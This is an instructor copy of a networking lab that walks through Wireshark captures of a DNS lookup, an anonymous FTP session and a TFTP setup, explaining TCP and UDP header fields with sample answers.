In this example, the length of the UDP segment is 40 bytes. The length of the UDP segment in your example may be different. Out of 40 bytes, 8 bytes are used as the header. The other 32 bytes are used by DNS query data. The 32 bytes of DNS query data is in the following illustration in the packet bytes pane (lower section) of the Wireshark main window.

```

Domain Name System (query)
  [Response In: 24]
  Transaction ID: 0x8ca3
  Flags: 0x0100 Standard query
    0... .. = Response: Message is a query
    .000 0... .. = Opcode: Standard query (0)
    .... ..0. .... = Truncated: Message is not truncated
    .... ..1. .... = Recursion desired: Do query recursively
    .... ..0.. .... = Z: reserved (0)
    .... ..0 .... = Non-authenticated data: Unacceptable
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    www.google.com: type A, class IN
      Name: www.google.com
      [Name Length: 14]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)

```

The checksum is used to determine the integrity of the UDP header after it has traversed the Internet.

The UDP header has low overhead because UDP does not have fields that are associated with the three-way handshake in TCP. Any data transfer reliability issues that occur must be handled by the application layer.

Record your Wireshark results in the table below:

Frame size	
Source MAC address	
Destination MAC address	
Source IP address	
Destination IP address	
Source port	
Destination port	


Is the source IP address the same as the local PC's IP address you recorded in Part 1? _____
Yes

Is the destination IP address the same as the default gateway noted in Part 1? _____
Yes, if the default gateway is also performing DNS.

Step 3: Examine the fields in a DNS response packet.

In this step, you will examine the DNS response packet and verify that the DNS response packet also uses the UDP.

- In this example, frame 24 is the corresponding DNS response packet. Notice the number of bytes on the wire is 90. It is a larger packet compared to the DNS query packet. This is because the DNS response packet will include a variety of information about the domain.



- In the Ethernet II frame for the DNS response, what device is the source MAC address and what device is the destination MAC address?

The source MAC address is the default gateway and the destination MAC address is the VM.

- c. Notice the source and destination IP addresses in the IP packet. What is the destination IP address? What is the source IP address?

Destination IP address: _____ Source IP address: _____

The answer will vary. In this example, the destination is 192.168.1.19 and the source is 192.168.1.1.

What happened to the roles of source and destination for the VM and default gateway?

The VM and the default gateway have reversed their roles in DNS query and response packets.

- d. In the UDP segment, the role of the port numbers has also reversed. The destination port number is 39964. Port number 39964 is the same port that was generated by the VM when the DNS query was sent to the DNS server. Your VM listens for a DNS response on this port.

The source port number is 53. The DNS server listens for a DNS query on port 53 and then sends a DNS response with a source port number of 53 back to the originator of the DNS query.

When the DNS response is expanded, notice the resolved IP addresses for www.google.com in the **Answers** section.

```
▼ User Datagram Protocol, Src Port: 53, Dst Port: 39964
  Source Port: 53
  Destination Port: 39964
  Length: 56
  Checksum: 0xcab9 [unverified]
  [Checksum Status: Unverified]
  [Stream index: 0]
▼ Domain Name System (response)
  [Request In: 22]
  [Time: 0.016767468 seconds]
  Transaction ID: 0x8ca3
  ▼ Flags: 0x8180 Standard query response, No error
    1... .. = Response: Message is a response
    .000 0... .. = Opcode: Standard query (0)
    .... .0.. .. = Authoritative: Server is not an authority for domain
    .... ..0. .... = Truncated: Message is not truncated
    .... ...1 .... = Recursion desired: Do query recursively
    .... ....1... .. = Recursion available: Server can do recursive queries
    .... ....0. .... = Z: reserved (0)
    .... ....0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
    .... ....0 .... = Non-authenticated data: Unacceptable
    .... ....0000 = Reply code: No error (0)
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  ▶ Queries
  ▼ Answers
    ▼ www.google.com: type A, class IN, addr 172.217.11.164
      Name: www.google.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
```

Reflection


What are the benefits of using UDP instead of TCP as a transport protocol for DNS?

UDP as a transport protocol provides quick session establishment, quick response, minimal overhead, no need for retries, segment reassembly, and acknowledgment of received packets.

Lab - Using Wireshark to Examine TCP and UDP Captures (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.


Topology – Part 1 (FTP)



Part 1 will highlight a TCP capture of an FTP session. This topology consists of the CyberOps Workstation VM with Internet access.

Mininet Topology – Part 2 (TFTP)

Part 2 will highlight a UDP capture of a TFTP session using the hosts in Mininet.



Objectives

Part 1: Identify TCP Header Fields and Operation Using a Wireshark FTP Session Capture

Part 2: Identify UDP Header Fields and Operation Using a Wireshark TFTP Session Capture

Background / Scenario

Two protocols in the TCP/IP transport layer are TCP (defined in RFC 761) and UDP (defined in RFC 768). Both protocols support upper-layer protocol communication. For example, TCP is used to provide transport layer support for the HyperText Transfer Protocol (HTTP) and FTP protocols, among others. UDP provides transport layer support for the Domain Name System (DNS) and TFTP, among others.

In Part 1 of this lab, you will use the Wireshark open source tool to capture and analyze TCP protocol header fields for FTP file transfers between the host computer and an anonymous FTP server. The terminal command line is used to connect to an anonymous FTP server and download a file. In Part 2 of this lab, you will use Wireshark to capture and analyze UDP header fields for TFTP file transfers between two Mininet host computers.

Instructor Note: Using a packet sniffer, such as Wireshark may be considered a breach of the security policy of the school. It is recommended that permission be obtained before running Wireshark for this lab. If using a packet sniffer is an issue, the instructor may wish to assign the lab as homework or perform a walk-through demonstration.

Required Resources

- CyberOps Workstation VM
- Internet access

Part 44: Identify TCP Header Fields and Operation Using a Wireshark FTP Session Capture

In Part 1, you use Wireshark to capture an FTP session and inspect TCP header fields.

Step 1: Start a Wireshark capture.

- a. Start and log into the CyberOps Workstation VM. Open a terminal window and start Wireshark. Enter the password **cyberops** and click **OK** when prompted.

```
[analyst@secOps ~]$ sudo wireshark-gtk
```

- b. Start a Wireshark capture for the **enp0s3** interface.

- c. Open another terminal window to access an external ftp site. Enter **ftp ftp.cdc.gov** at the prompt. Log into the FTP site for Centers for Disease Control and Prevention (CDC) with user **anonymous** and no password.

```
[analyst@secOps ~]$ ftp ftp.cdc.gov
Connected to ftp.cdc.gov.
220 Microsoft FTP Service
Name (ftp.cdc.gov:analyst): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Step 2: Download the Readme file.

- a. Locate and download the Readme file by entering the **ls** command to list the files.

```

ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
-rwxrwxrwx 1 owner group 128 May 9 1995 .change.dir
-rwxrwxrwx 1 owner group 107 May 9 1995 .message
drwxrwxrwx 1 owner group 0 Feb 2 11:21 pub
-rwxrwxrwx 1 owner group 1428 May 13 1999 Readme
-rwxrwxrwx 1 owner group 383 May 13 1999 Siteinfo
-rwxrwxrwx 1 owner group 0 May 17 2005 up.htm
drwxrwxrwx 1 owner group 0 May 20 2010 w3c
-rwxrwxrwx 1 owner group 202 Sep 22 1998 welcome.msg
226 Transfer complete.

```

- b. Enter the command **get Readme** to download the file. When the download is complete, enter the command **quit** to exit.

```

ftp> get Readme
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 36 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
1428 bytes received in 0.056 seconds (24.9 kbytes/s)

```

- c. After the transfer is complete, enter **quit** to exit ftp.

Step 3: Stop the Wireshark capture.

Step 4: View the Wireshark main window.

Wireshark captured many packets during the FTP session to ftp.cdc.gov. To limit the amount of data for analysis, apply the filter **tcp and ip.addr == 198.246.117.106** and click **Apply**.

Note: The IP address, 198.246.117.106, is the address for ftp.cdc.gov at the time this lab was created. The IP address may be different for you. If so, look for the first TCP packet that started the 3-way handshake with ftp.cdc.gov. The destination IP address is the IP address you should use for your filter.

Filter: **tcp and ip.addr == 198.246.117.106**

No.	Time	Source	Destination	Protocol	Length	Info
20	4.571111	192.168.1.17	198.246.117.106	TCP	66	49411->21 [SYN] Seq=0 win=8192 Len=0 MSS=
21	4.655439	198.246.117.106	192.168.1.17	TCP	66	21->49411 [SYN, ACK] Seq=0 Ack=1 win=8192
22	4.655773	192.168.1.17	198.246.117.106	TCP	54	49411->21 [ACK] Seq=1 Ack=1 win=8192 Len=0
23	4.742303	198.246.117.106	192.168.1.17	FTP	81	Response: 220 Microsoft FTP Service
24	4.951371	192.168.1.17	198.246.117.106	TCP	54	49411->21 [ACK] Seq=1 Ack=28 win=8165 Len=0
40	11.788088	192.168.1.17	198.246.117.106	FTP	70	Request: USER anonymous
41	11.870528	198.246.117.106	192.168.1.17	FTP	126	Response: 331 Anonymous access allowed, s
43	12.065061	192.168.1.17	198.246.117.106	TCP	54	49411->21 [ACK] Seq=17 Ack=100 win=8093 Len=0
44	13.134861	192.168.1.17	198.246.117.106	FTP	61	Request: PASS

Frame 52: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0

Ethernet II, Src: GemtekTe_ea:63:8c (00:1a:73:ea:63:8c), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)

Internet Protocol Version 4, Src: 192.168.1.17 (192.168.1.17), Dst: 198.246.117.106 (198.246.117.106)

Transmission Control Protocol, Src Port: 49411 (49411), Dst Port: 21 (21), Seq: 24, Ack: 121, Len: 25

File Transfer Protocol (FTP)

```

0000  80 37 73 ea b1 7a 00 1a 73 ea 63 8c 08 00 45 00  .7s..z..S.C...E.
0010  00 41 08 5c 40 00 80 06 f4 40 c0 a8 01 11 c6 f6  .A.\@...@.....
0020  75 6a c1 03 00 15 33 db 01 30 7c 8f d0 2b 50 18  uj....3..0|...+P.
0030  1f 88 be c0 00 00 50 4f 52 54 20 31 39 32 2c 31  .....PO RT 192,1
0040  36 38 2c 31 2c 31 37 2c 31 39 33 2c 34 0d 0a    68,1,17, 193,4..

```

Step 5: Analyze the TCP fields.


After the TCP filter has been applied, the first three packets (top section) display the the sequence of [SYN], [SYN, ACK], and [ACK] which is the TCP three-way handshake.

20	4.571111000	192.168.1.17	198.246.117.106	TCP	66	49411-21	[SYN]	Seq=0	win=8192	Len=0	MSS=
21	4.655439000	198.246.117.106	192.168.1.17	TCP	66	21-49411	[SYN, ACK]	Seq=0	Ack=1	win=8192	
22	4.655773000	192.168.1.17	198.246.117.106	TCP	54	49411-21	[ACK]	Seq=1	Ack=1	win=8192	Len=0

TCP is routinely used during a session to control datagram delivery, verify datagram arrival, and manage window size. For each data exchange between the FTP client and FTP server, a new TCP session is started. At the conclusion of the data transfer, the TCP session is closed. When the FTP session is finished, TCP performs an orderly shutdown and termination.

In Wireshark, detailed TCP information is available in the packet details pane (middle section). Highlight the first TCP datagram from the host computer, and expand the TCP datagram. The expanded TCP datagram appears similar to the packet detail pane shown below.

```
Frame 20: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: GemtekTe_ea:63:8c (00:1a:73:ea:63:8c), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
Internet Protocol Version 4, Src: 192.168.1.17 (192.168.1.17), Dst: 198.246.117.106 (198.246.117.106)
Transmission Control Protocol, Src Port: 49411 (49411), Dst Port: 21 (21), Seq: 0, Len: 0
  Source Port: 49411 (49411)
  Destination Port: 21 (21)
  [Stream index: 1]
  [TCP segment Len: 0]
  Sequence number: 0 (relative sequence number)
  Acknowledgment number: 0
  Header Length: 32 bytes
  ... 0000 0000 0010 = Flags: 0x002 (SYN)
    000. .... = Reserved: Not set
    ...0 .... = Nonce: Not set
    .... 0... = Congestion window Reduced (CWR): Not set
    .... .0.. = ECN-Echo: Not set
    .... ..0. = Urgent: Not set
    .... ...0 = Acknowledgment: Not set
    .... .... 0... = Push: Not set
    .... ..... 0.. = Reset: Not set
    .... .... ..1. = Syn: Set
    .... .... ...0 = Fin: Not set
  window size value: 8192
  [Calculated window size: 8192]
  Checksum: 0x5bba [validation disabled]
  Urgent pointer: 0
  Options: (12 bytes), Maximum segment size, No-operation (NOP), window scale, No-operation (NOP), No-O
```



The image above is a TCP datagram diagram. An explanation of each field is provided for reference:

- The **TCP source port number** belongs to the TCP session host that opened a connection. The value is normally a random value above 1,023.
- The **TCP destination port number** is used to identify the upper layer protocol or application on the remote site. The values in the range 0–1,023 represent the “well-known ports” and are associated with popular services and applications (as described in RFC 1700), such as Telnet, FTP, and HTTP. The combination of the source IP address, source port, destination IP address, and destination port uniquely identifies the session to the sender and receiver.

Note: In the Wireshark capture above, the destination port is 21, which is FTP. FTP servers listen on port 21 for FTP client connections.

- The **Sequence number** specifies the number of the last octet in a segment.
- The **Acknowledgment number** specifies the next octet expected by the receiver.
- The **Code bits** have a special meaning in session management and in the treatment of segments. Among interesting values are:
 - **ACK** — Acknowledgment of a segment receipt.
 - **SYN** — Synchronize, only set when a new TCP session is negotiated during the TCP three-way handshake.
 - **FIN** — Finish, the request to close the TCP session.
- The **Window size** is the value of the sliding window. It determines how many octets can be sent before waiting for an acknowledgment.
- The **Urgent pointer** is only used with an Urgent (URG) flag when the sender needs to send urgent data to the receiver.
- The **Options** has only one option currently, and it is defined as the maximum TCP segment size (optional value).

Using the Wireshark capture of the first TCP session startup (SYN bit set to 1), fill in information about the TCP header. Some fields may not apply to this packet.

From the VM to CDC server (only the SYN bit is set to 1):

Source IP address	192.168.1.17*
Destination IP address	198.246.117.106
Source port number	49411*
Destination port number	21
Sequence number	0 (relative)
Acknowledgment number	Not applicable for this capture
Header length	32 bytes
Window size	8192

*Student answers will vary.

In the second Wireshark filtered capture, the CDC FTP server acknowledges the request from the VM. Note the values of the SYN and ACK bits.

```

+ Frame 21: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
+ Ethernet II, Src: Netgear_ea:b1:7a (80:37:73:ea:b1:7a), Dst: GemtekTe_ea:63:8c (00:1a:73:ea:63:8c)
+ Internet Protocol Version 4, Src: 198.246.117.106 (198.246.117.106), Dst: 192.168.1.17 (192.168.1.17)
- Transmission Control Protocol, Src Port: 21 (21), Dst Port: 49411 (49411), Seq: 0, Ack: 1, Len: 0
  Source Port: 21 (21)
  Destination Port: 49411 (49411)
  [Stream index: 1]
  [TCP Segment Len: 0]
  Sequence number: 0 (relative sequence number)
  Acknowledgment number: 1 (relative ack number)
  Header Length: 32 bytes
- .... 0000 0001 0010 = Flags: 0x012 (SYN, ACK)
  000. .... .... = Reserved: Not set
  ...0 .... .... = Nonce: Not set
  .... 0... .... = Congestion Window Reduced (CWR): Not set
  .... .0.. .... = ECN-Echo: Not set
  .... ..0. .... = Urgent: Not set
  .... ...1 .... = Acknowledgment: Set
  .... .... 0... = Push: Not set
  .... .... .0.. = Reset: Not set
+ .... .... ..1. = Syn: Set
  .... .... ...0 = Fin: Not set
  Window size value: 8192
  [Calculated window size: 8192]
+ Checksum: 0x0ee7 [validation disabled]
  Urgent pointer: 0
+ Options: (12 bytes), Maximum segment size, No-operation (NOP), window scale, No-operation (NOP), No
+ [SEQ/ACK analysis]

```

Fill in the following information regarding the SYN-ACK message.

Source IP address	198.246.117.106
Destination IP address	192.168.1.17*
Source port number	21
Destination port number	49411*
Sequence number	0 (relative)
Acknowledgment number	1 (relative)
Header length	32 bytes
Window size	8192

*Student answers will vary.

In the final stage of the negotiation to establish communications, the VM sends an acknowledgment message to the server. Notice that only the ACK bit is set to 1, and the Sequence number has been incremented to 1.

```

+ Frame 22: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
+ Ethernet II, Src: GemtekTe_ea:63:8c (00:1a:73:ea:63:8c), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
+ Internet Protocol Version 4, Src: 192.168.1.17 (192.168.1.17), Dst: 198.246.117.106 (198.246.117.106)
- Transmission Control Protocol, Src Port: 49411 (49411), Dst Port: 21 (21), Seq: 1, Ack: 1, Len: 0
  Source Port: 49411 (49411)
  Destination Port: 21 (21)
  [Stream index: 1]
  [TCP Segment Len: 0]
  Sequence number: 1 (relative sequence number)
  Acknowledgment number: 1 (relative ack number)
  Header Length: 20 bytes
  - ... 0000 0001 0000 = Flags: 0x010 (ACK)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Nonce: Not set
    .... 0... .... = Congestion Window Reduced (CWR): Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
  window size value: 8192
  [calculated window size: 8192]
  [window size scaling factor: 1]
  + Checksum: 0x4f6a [validation disabled]
  Urgent pointer: 0
  + [SEQ/ACK analysis]

```

Fill in the following information regarding the ACK message.

Source IP address	192.168.1.17*
Destination IP address	198.246.112.54
Source port number	49411*
Destination port number	21
Sequence number	1 (relative)
Acknowledgment number	1 (relative)
Header length	20
Window size	8192*

*Student answers will vary.

How many other TCP datagrams contained a SYN bit?

One. The first packet sent by the host at the beginning of a TCP session.

After a TCP session is established, FTP traffic can occur between the PC and FTP server. The FTP client and server communicate with each other, unaware that TCP has control and management over the session.

When the FTP server sends a *Response: 220* to the FTP client, the TCP session on the FTP client sends an acknowledgment to the TCP session on the server. This sequence is visible in the Wireshark capture below.

23	4.742303000	198.246.117.106	192.168.1.17	FTP	81 Response: 220 Microsoft FTP Service
24	4.951371000	192.168.1.17	198.246.117.106	TCP	54 49411→21 [ACK] Seq=1 Ack=28 win=8165 Len=0
40	11.788088000	(192.168.1.17)	198.246.117.106	FTP	70 Request: USER anonymous
41	11.870528000	(198.246.117.106)	192.168.1.17	FTP	126 Response: 331 Anonymous access allowed, please log in with the user name.

Frame 23: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0

Ethernet II, Src: Netgear_ea:bl:7a (80:37:73:ea:bl:7a), Dst: GemtekTe_ea:63:8c (00:1a:73:ea:63:8c)

Internet Protocol Version 4, Src: 198.246.117.106 (198.246.117.106), Dst: 192.168.1.17 (192.168.1.17)

Transmission Control Protocol, Src Port: 21 (21), Dst Port: 49411 (49411), Seq: 1, Ack: 1, Len: 27


File Transfer Protocol (FTP)

220 Microsoft FTP Service\r\n

Response code: Service ready for new user (220)

Response arg: Microsoft FTP Service

When the FTP session has finished, the FTP client sends a command to “quit”. The FTP server acknowledges the FTP termination with a *Response: 221 Goodbye*. At this time, the FTP server TCP session sends a TCP datagram to the FTP client, announcing the termination of the TCP session. The FTP client TCP session acknowledges receipt of the termination datagram, then sends its own TCP session termination. When the originator of the TCP termination (the FTP server) receives a duplicate termination, an ACK datagram is sent to acknowledge the termination and the TCP session is closed. This sequence is visible in the diagram and capture below.



By applying an **ftp** filter, the entire sequence of the FTP traffic can be examined in Wireshark. Notice the sequence of the events during this FTP session. The username **anonymous** was used to retrieve the Readme file. After the file transfer completed, the user ended the FTP session.

No.	Time	Source	Destination	Protocol	Length	Info
23	4.742303000	198.246.117.106	192.168.1.17	FTP	81	Response: 220 Microsoft FTP Service
40	11.788088000	192.168.1.17	198.246.117.106	FTP	70	Request: USER anonymous
41	11.870528000	198.246.117.106	192.168.1.17	FTP	126	Response: 331 Anonymous access allowed, ser
44	13.134861000	192.168.1.17	198.246.117.106	FTP	61	Request: PASS
46	13.328294000	198.246.117.106	192.168.1.17	FTP	75	Response: 230 User logged in.
51	16.352248000	192.168.1.17	198.246.117.106	FTP	79	Request: PORT 192,168,1,17,193,4
52	16.682680000	192.168.1.17	198.246.117.106	FTP	79	[TCP Retransmission] Request: PORT 192,168
54	17.354538000	198.246.117.106	192.168.1.17	FTP	84	[TCP Retransmission] Response: 200 PORT cor
55	17.363442000	192.168.1.17	198.246.117.106	FTP	60	Request: NLST
56	17.442635000	198.246.117.106	192.168.1.17	FTP	95	Response: 150 opening ASCII mode data conne
62	19.897441000	198.246.117.106	192.168.1.17	FTP	78	Response: 226 Transfer complete.
73	24.297181000	192.168.1.17	198.246.117.106	FTP	79	Request: PORT 192,168,1,17,193,5
75	24.607498000	192.168.1.17	198.246.117.106	FTP	79	[TCP Retransmission] Request: PORT 192,168
82	25.136886000	198.246.117.106	192.168.1.17	FTP	84	[TCP Retransmission] Response: 200 PORT cor
83	25.142329000	192.168.1.17	198.246.117.106	FTP	67	Request: RETR Readme
101	25.270185000	198.246.117.106	192.168.1.17	FTP	95	Response: 150 opening ASCII mode data conne
127	27.784523000	198.246.117.106	192.168.1.17	FTP	78	Response: 226 Transfer complete.
147	30.482992000	192.168.1.17	198.246.117.106	FTP	60	Request: QUIT
148	30.565117000	198.246.117.106	192.168.1.17	FTP	68	Response: 221 Goodbye.

Apply the TCP filter again in Wireshark to examine the termination of the TCP session. Four packets are transmitted for the termination of the TCP session. Because TCP connection is full-duplex, each direction must terminate independently. Examine the source and destination addresses.

In this example, the FTP server has no more data to send in the stream. It sends a segment with the FIN flag set in frame 149. The PC sends an ACK to acknowledge the receipt of the FIN to terminate the session from the server to the client in frame 150.

In frame 151, the PC sends a FIN to the FTP server to terminate the TCP session. The FTP server responds with an ACK to acknowledge the FIN from the PC in frame 152. Now the TCP session is terminated between the FTP server and PC.

147	30.482992000	192.168.1.17	198.246.117.106	FTP	60	Request: QUIT
148	30.565117000	198.246.117.106	192.168.1.17	FTP	68	Response: 221 Goodbye.
149	30.566467000	198.246.117.106	192.168.1.17	TCP	54	21-49411 [FIN, ACK] Seq=325 Ack=99 win=1
150	30.566532000	192.168.1.17	198.246.117.106	TCP	54	49411-21 [ACK] Seq=99 Ack=326 win=7868 L
151	30.566799000	192.168.1.17	198.246.117.106	TCP	54	49411-21 [FIN, ACK] Seq=99 Ack=326 win=7
152	30.667770000	198.246.117.106	192.168.1.17	TCP	54	21-49411 [ACK] Seq=326 Ack=100 win=13209

Frame 149: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 Ethernet II, Src: Netgear_ea:b1:7a (80:37:73:ea:b1:7a), Dst: GemtekTe_ea:63:8c (00:1a:73:ea:63:8c)
 Internet Protocol Version 4, Src: 198.246.117.106 (198.246.117.106), Dst: 192.168.1.17 (192.168.1.17)
 Transmission Control Protocol, Src Port: 21 (21), Dst Port: 49411 (49411), Seq: 325, Ack: 99, Len: 0

Part 45: Identify UDP Header Fields and Operation Using a Wireshark TFTP Session Capture

In Part 2, you use Wireshark to capture a TFTP session and inspect the UDP header fields.

Step 1: Start Mininet and tftpd service.

- Start Mininet. Enter **cyberops** as the password when prompted.

```
[analyst@secOps ~]$ sudo lab.support.files/scripts/cyberops_topo.py
[sudo] password for analyst:
```

- b. Start H1 and H2 at the **mininet>** prompt.

```
*** Starting CLI:
```

```
mininet> xterm H1 H2
```

- c. In the **H1** terminal window, start the tftpd server using the provided script.

```
[root@secOps analyst]# /home/analyst/lab.support.files/scripts/start_tftpd.sh
```

```
[root@secOps analyst]#
```

Step 2: Create a file for tftp transfer.

- a. Create a text file at the **H1** terminal prompt in the /srv/tftp/ folder.

```
[root@secOps analyst]# echo "This file contains my tftp data." > /srv/tftp/my_tftp_data
```

- b. Verify that the file has been created with the desired data in the folder.

```
[root@secOps analyst]# cat /srv/tftp/my_tftp_data
```

```
This file contains my tftp data.
```

- c. Because of the security measure for this particular tftp server, the name of the receiving file needs to exist already. On **H2**, create a file named **my_tftp_data**.

